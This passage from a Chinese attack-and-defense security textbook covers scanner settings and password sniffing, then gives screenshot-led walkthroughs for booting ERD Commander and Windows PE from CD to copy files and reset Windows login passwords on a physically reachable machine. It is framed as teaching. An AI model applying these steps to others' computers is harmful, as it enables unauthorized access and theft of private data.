答：TCP 和 SYN 是扫描器进行扫描的两种方式。TCP 扫描方式是通过与被扫描主机建立标准的 TCP 连接，因此这种方式最准确，很少漏报、误报，但是容易被目标主机察觉、记录。SYN 方式是通过与目标主机建立半打开连接，这样就不容易被目标主机记录，但是扫描结果会出现漏报，在网络状况不好的情况下这种漏报是严重的。

2. 问：使用 X-Scan 和流光对同一个网段进行检测，但流光很少能够检测出系统缺陷，为什么？如何解决？

答：在正常情况下，X-Scan 的扫描结果会比流光的详细一些，但是不会出现太大的差异。如果流光经常出现漏报，可能由于网络参数设置不对造成的，此时需要对其进行调整。在流光主界面上通过“选项”→“连接选项”来对“连接方式”进行设定，如图 1-96 所示，根据实际入网的方式来选择。

在“选项”→“系统设置”中对系统参数进行设置，其中线程优先级越高越有利于流光的扫描，线程数越大扫描速度越快，但扫描准确性越低，单词数 / 线程越大扫描结果越不准确，可根据计算机和网络的具体情况而定，一般如图 1-97 所示设置即可。




图 1-96




图 1-97

在流光主机上设定扫描速度，如图 1-98 所示，扫描的速度越慢，扫描结果越准确。




图 1-98

## 黑客攻防实战入门（第3版）

---

按照上述方法进行反复调整，应该能够大大减少漏报。除此之外，还可以通过设置“选项”中的“探测选项”和“网络参数设置”来解决。

3. 问：局域网中的 QQ 消息、邮箱密码能否被嗅探器获得呢？

答：嗅探器能够把广播网络中的数据包抓下来并显示，这个功能过于强大。为了避免信息的这种泄露，大多数通信软件都是先把数据包加密后再来传输的，不过并不绝对，确实还有一些软件使用没有加密的明文传输，这些软件对于嗅探器来说就是非常脆弱的。因此，通过嗅探器想要窃听到密码，理论上是可行的，但如果数据包是加密的，还需要对其解密。

## 1.5 小结

---

本章介绍了 IP 地址、网站、共享资源和端口的一些基本知识。通过介绍，可以了解到入侵者是如何通过收引擎、扫描器来探知目标主机、服务器的敏感信息的。其中强大的综合扫描器是入侵者必不可少的工具。作为防御端，如何更少地减少关键信息的泄露便成为安全防御的第一步。



## 第2章 本地入侵

本地入侵是指对身边可以物理接触到的计算机系统进行入侵。计算机管理员为了防止所管理计算机中的重要信息外泄，往往设定启动口令。启动口令可以分为两类：第一类为开机口令，这类口令通过修改 BIOS 中的相关内容进行设定；第二类为系统登录口令，指成功启动计算机后，需要输入系统口令才能登录到操作系统上进行相关的操作。在未开机的情况下，开机口令的破解除了进行 COMS 芯片放电外别无他法，本章中的本地入侵主要是指利用盘载操作系统破解或绕过系统登录口令从而进入他人计算机的入侵。

在本章中，我们会了解到如下内容：

- 什么是盘载操作系统，以及入侵者是如何通过盘载操作系统实现如下入侵的。
- 窃取文件。
- 修改系统登录口令。
- 种植木马。

### 2.1 基础知识

本节中将着重介绍计算机的启动顺序，这将有助于更好地理解本章中所介绍的内容。

计算机的启动过程如下。

打开电源后，首先加载固化在 COMS 芯片中的 BIOS 程序，通过 BIOS 中的信息，系统会对相关的硬件设备进行一系列的测试并确认系统各设备是否工作正常，随后，将按预先设定的顺序从各个设备进行启动。一般的情况是从硬盘启动或从光盘启动。

- 从硬盘启动会启动 bootstrap loader 程序，bootstrap loader 通常存储在磁盘的固定位置，用于依次加载和启动操作系统。分为加载和启动两步过程的理由是操作系统大而复杂，而电脑加载的第一段代码很小（几百字节），以免使固件不必要的复杂化。

- 从光盘启动将会读取预先存在光盘上的信息，如果包含启动信息则启动并执行光盘上的相关内容，如果不包含启动设定信息，则会转入从硬盘启动系统。在安装操作系统的时候用的即为从光盘启动，而在本节中将要介绍的本地入侵也需要从光盘启动盘载操作系统。

## 2.2 盘载操作系统简介

盘载操作系统是一种可存放在光盘上并支持从光盘启动的软件系统。其操作界面、使用方法与安装在硬盘上的操作系统（主要是 Windows 操作系统）很相似。不同于安装在硬盘上的操作系统的是，盘载操作系统的功能主要用于系统修复。

常用的盘载操作系统有 ERD Commander（运行界面如图 2-1 所示）和 Windows PE（运行界面如图 2-2 所示）。




图 2-1



图 2-2

本章中会分别介绍上面提到的两种盘载操作系统。

## 2.3 ERD Commander

### 2.3.1 ERD Commander 简介

ERD Commander 是位于美国德州的 Winternals Software 公司出产的诸多产品中的一个。ERD Commander 的功能十分强大，可以修改系统的登录密码，完全访问硬盘，其中包括访问部分的隐藏盘。

ERD Commander 可以说是一把双刃剑，在系统管理员忘记系统登录口令而无法登录系统时，可以使用 ERD Commander 登录到系统修改口令，从而省去诸多麻烦；但如果被本地入侵者利用，则有可能泄露某些重要资料。

下面将通过实例说明 ERD Commander 的强大功能与使用方法。

### 2.3.2 利用 ERD Commander 进行入侵的实例

现在已知一台本地计算机设置了系统登录口令，如图 2-3 所示，本节中将使用 ERD

第 2 章 本地入侵

Commander 2005 实现对这台本地主机的入侵。




图 2-3

ERD Commander 2005 是 ERD Commander 中的一个较新版本，通过搜索引擎可以搜索到很多提供下载的地址。

**步骤 1** 修改设备的启动顺序。

上面的这台主机在开机后按“F2”键就会进入 BIOS 设置界面，如图 2-4 所示。

不同厂商的 BIOS 的进入方法和设置界面往往不同，在开机的时候，界面上都会有所提示。

在图示 2-4 所示的界面中选择“Boot”选项卡，如图 2-5 所示。




图 2-4




图 2-5

CD-ROM 的启动在硬盘启动之后，这种顺序无法利用盘载操作系统，因为在启动盘载操作系统之前，系统就已进入硬盘引导，需要修改设备的启动顺序，根据提示修改后显示如图 2-6 所示。

一般来说，只要将 CD-ROM 的启动置于硬盘启动之前即可，但为了减少一些不必要的

麻烦，往往将 CD-ROM 设置为启动顺序中的第一个。  
保存，显示如图 2-7 所示，保存后会自动重新启动。




图 2-6




图 2-7

**步骤2** 启动 ERD Commander。

在系统自检完成前将刻有 ERD Commander 的盘片放入光驱中，由于前面对 BIOS 信息的修改，计算机将从光盘启动，当读取光驱时就会启动 ERD Commander，如图 2-8 和图 2-9 所示。




图 2-8



图 2-9

启动界面与 Windows XP 很相似，事实上不仅是启动界面，内部的操作平台界面也与 Windows XP 的操作界面相似。

启动成功后首先进入的是注册网络功能部件界面，如图 2-10 所示，注册网络功能部件可以自动完成，但需要等待一段时间，也可以单击“Skip Network Configuration”按钮略过这一步。是否选择略过取决于根据周围环境的限制因素及入侵者的目的，如果入侵者仅仅是想修改密码、窃取机密信息或破坏系统，则选择略过更为适宜。

网络功能部件注册完毕后会弹出图 2-11 所示的窗口。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 2 章 本地入侵




图 2-10




图 2-11

该窗口中有两个可选项，第一个是直接运行 ERD Commander，第二个是运行远程服务器开启的远程系统修复客户端服务。由于是本地入侵，这里选择第一个选项，单击“OK”按钮后，会弹出图 2-12 所示的窗口。

窗口中描述的信息用于选择需要进入的系统，ERD Commander 成功启动后会与所选的本地系统建立关联。这里选择 XP 系统，单击“OK”按钮后显示如图 2-13 所示。




图 2-12




图 2-13

ERD Commander 启动成功，界面与 Windows XP 很相似。  
单击“Start”按钮展开“开始”菜单，如图 2-14 所示，由此可以看出虽然 ERD Commander 的操作界面与 Windows XP 系统的操作界面相似，但各自功能大不相同。

**步骤 3** 文件的窃取与修改系统登录口令。

① 文件的窃取。

双击桌面上的“My Computer”图标后会弹出图 2-15 所示的窗口。其中 A 盘和 D 盘是 ERD Commander 自带的，C 盘是本地主机中的硬盘，可以得知本地主机中只有一个分区，大小为 3.99GB。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）




图 2-14




图 2-15

单击“C:”结点显示如图 2-16 所示。

本地硬盘中的所有文件都被显示出来，且这里对硬盘拥有完全的访问权限，如添加一个文件夹，如图 2-17 所示。

到此，本地入侵者可以毫不费力地得到本地主机硬盘中所需的文件信息。

② 修改系统登录口令。

单击“Start”按钮，在弹出的“开始”菜单中选择“System Tools”→“Locksmith”命令，如图 2-18 所示。



图 2-16



图 2-17




图 2-18

第 2 章 本地入侵

弹出的界面如图 2-19 所示。  
单击“Next”按钮后的界面如图 2-20 所示。



图 2-19




图 2-20

Account: 用于选择一个需要更改密码的账号用户名。  
New Password: 表示新口令。  
Confirm Password: 用于确认新口令。

图 2-3 中显示的账号用户名为 Squirrel，因此本例中的“Account”设置为“Squirrel”，新口令设定为 syl，确认口令处也填为 syl，如图 2-21 所示。  
单击“Next”按钮后，显示如图 2-22 所示。




图 2-21




图 2-22

单击“Finish”按钮，完成对系统登录口令的修改。  
口令修改完毕，单击“Start”按钮，在弹出的菜单中单击“Log Off”按钮，如图 2-23 所示。  
弹出图 2-24 所示的对话框，单击“OK”按钮后系统将重新启动，同时从光驱中取出盘载操作系统的盘片。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）



图 2-23




图 2-24

本地主机重新启动后，进入图 2-25 所示的登录界面。  
在系统登录口令栏中输入 syl 后，显示如图 2-26 所示。




图 2-25




图 2-26

按“Enter”键后进入系统，如图 2-27 和图 2-28 所示。



图 2-27




图 2-28

系统登录成功，系统登录口令修改成功。

## 2.4 Windows PE

### 2.4.1 Windows PE 简介

Windows PE 是一个基于 Windows XP 内核的迷你操作系统，微软发行它的最初目的是作为 Windows XP 的 OEM 预安装环境的一部分。最初的 Windows PE 是命令行方式的系统，所有操作都是基于保护模式的命令。

由于 Windows PE 很小巧，且使用方便，因此很多人对其进行了修改，本章中所使用的 Windows PE 是集成在深山红叶袖珍系统工具箱中的 Windows PE 系统，深山红叶袖珍系统工具是一个集成了很多有用的系统工具的工具包，体积小巧但功能强大。Windows PE 有很多修改版，但各版本的功能都大致相同。

### 2.4.2 利用 Windows PE 入侵本地主机的 3 个实例

已知一台本地主机在所安装的操作系统中设置了系统登录口令，如图 2-29 所示。

#### 1. 实例一：窃取文件

**步骤1** 修改 BIOS 中设备的启动顺序。

**步骤2** 启动 Windows PE。

在光驱中放入刻有 Windows PE 的光盘，启动计算机后，首先会进入图 2-30 所示的界面中。




图 2-29



图 2-30

选择“[1] Windows PE (XP) 深山红叶光盘工具箱”，单击后将启动 Windows PE，如图 2-31~2 图 2-33 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

成功启动后，显示如图 2-34 所示。




图 2-31



图 2-32




图 2-33




图 2-34

**步骤3** 窃取文件。

单击快速启动栏中的  图标，如图 2-35 所示。



图 2-35

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 2 章 本地入侵

单击后会弹出图 2-36 所示的浏览窗口。该窗口关联了本地硬盘，通过该窗口可以对硬盘进行任意操作，这样就实现了对本地主机中文件的窃取。




图 2-36

2. 实例二：修改系统登录口令

- 步骤 1 修改 BIOS 中的设备启动顺序。
- 步骤 2 启动 Windows PE。
- 步骤 3 关联到本地系统。

在“开始”菜单中选择“强力系统修复 ERD 2003”→“首先在此设置当前系统目录！（当前=）”命令，如图 2-37 所示。

选择后会弹出图 2-38 所示的窗口，在其中选择本地操作系统所在的系统目录，本例中为 C:\WINDOWS。




图 2-37




图 2-38

单击“确定”按钮后，可以查看更改是否成功，如图 2-39 所示。

黑客攻防实战入门（第3版）

步骤4 修改本地操作系统登录口令。

在“开始”菜单中选择“强力系统修复 ERD 2003”→“修改用户密码（LockSmith）”命令，如图 2-40 所示。



图 2-39




图 2-40

选择后会弹出图 2-41 所示的窗口。  
单击“下一步”按钮，进入图 2-42 所示的界面。




图 2-41




图 2-42

图 2-42 中的账号用于选择要修改的本地操作系统中的账号。  
“新密码”为修改后的密码，“确认密码”用于检查修改后的密码与新密码中的输入是否一致。  
本例中的账号选择为 803，将密码修改为 805，如图 2-43 所示。  
单击“下一步”按钮后，界面如图 2-44 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第2章 本地入侵




图 2-43




图 2-44

单击“完成”按钮，完成对系统登录口令的修改。

**步骤5** 检测系统登录口令修改是否成功。

在“开始”菜单中选择“重新启动计算机”，如图 2-45 所示，随后取出光盘。

系统重新启动后，在图 2-29 所示的登录口令框中输入 805，按回车键后显示如图 2-46 所示。



图 2-45

